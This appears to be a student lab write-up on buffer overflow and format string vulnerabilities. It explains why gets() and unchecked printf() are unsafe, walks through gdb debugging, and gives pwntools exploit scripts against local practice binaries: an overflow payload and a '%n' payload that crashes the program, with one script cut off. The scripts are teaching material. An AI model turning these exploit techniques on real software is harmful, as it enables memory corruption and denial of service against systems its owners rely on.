
# Buffer Overflow Task

## Task1


The gets function cause this buffer overflow vulnerability because gets do not check input length as fgets do, so attacker can input more data that the over can hold.

## Task2


Compile the program




Load the program into gdb




Set breakpoint and continue




Get the address of return value (“F”), because we want to modify it





Get the address of argument of gets, which is password



Calculate the offset







I use pwntools to hack this vulnerable program.

The exploit python code:

**# import pwntool library**

**from pwn import \***

**context(arch='i386',os='linux',log\_level="debug")w**

**# Load the program**

**p = process('./bok')**

**# Parse ELF program**

**e = ELF("./bok")**

**# Get welcome function**

**welcome = e.symbols['welcome']**

**print(welcome)**

**#gdb.attach(p,"b \*0x56555666")**

**# 80 is the offset and pad the 0x00000054 which is character ‘T’**

**payload ='A' \* 80 + p32(0x00000054)**

**#payload ='A' \* 92 + "B" \* 4 + p16(welcome)**

**print(payload)**

**# send to the program**


**p.sendline(payload)**

**# receive the result**


**print(p.recvall())**

## Task3


Compile the program



Load the program into gdb



Set breakpoint and continue




## Task4


We should use so called whose safe functions, such scanf and fgets, which can control the number data from input, instead of using gets.

## Task5

Compile the program



Load the program into gdb



# Format task


## Task6

Because printf prints what we gets from input. Printf will take any value from the top of the stack without checking. If we input formatting strings like “%d”, “%s”, “%f”, etc as it’s arguments. Printf will represent the value as an integer, string, float number on the top of the stack. So we reveal other program’s memory by using “%s”, or control the program by using “%n”.

## Task7

Compile and load the program are ignored.

We set a breakpoint at printf and see it’s stack.



As we know, when call a function, the program will push it’s argument’s address on the stack, so we set a breakpoint at printf, and use x/10wx $esp to see the argument’s address. Here we can see the address is 0x56557040. We know password’s address, so web can use x instruction to see the context, which is 0x41414141(“AAAA”) .

## Task8

To launch a Denial of Service, we should to use “%n” to modify the return address to an invalid address.

The python code:

**# Import library**

**from pwn import \***

**context(arch='i386',os='linux',log\_level="debug")**

**# Load the program**

**p = process('./fs')**

**#gdb.attach(p,"b \*0x56555666")**

**# Pad enough rubbish data**

**# Modify the return address to 0xaaaaaaaa, which will cause an Dos attack**


**payload = p32(0xaaaaaaaa) + "%80c%6$n"**

**# Send to the program**

**p.sendline(payload)**

**# Receive the result**

**print(p.recvall())**



The program crashed after we padding rubbish data.

## Task9

To make the program puts “You are logged in!”, we should control the program by using “%n” to modify the password.

We can see the address of password from debugging, which is 0xffffd398. We calculate the offset from printf to the password’s address. So the exploit code is:

**from pwn import \***

**context(arch='i386',os='linux',log\_level="debug")**


**p = process('./fs')**

**#gdb.attach(p,"b \*0x56555666")**

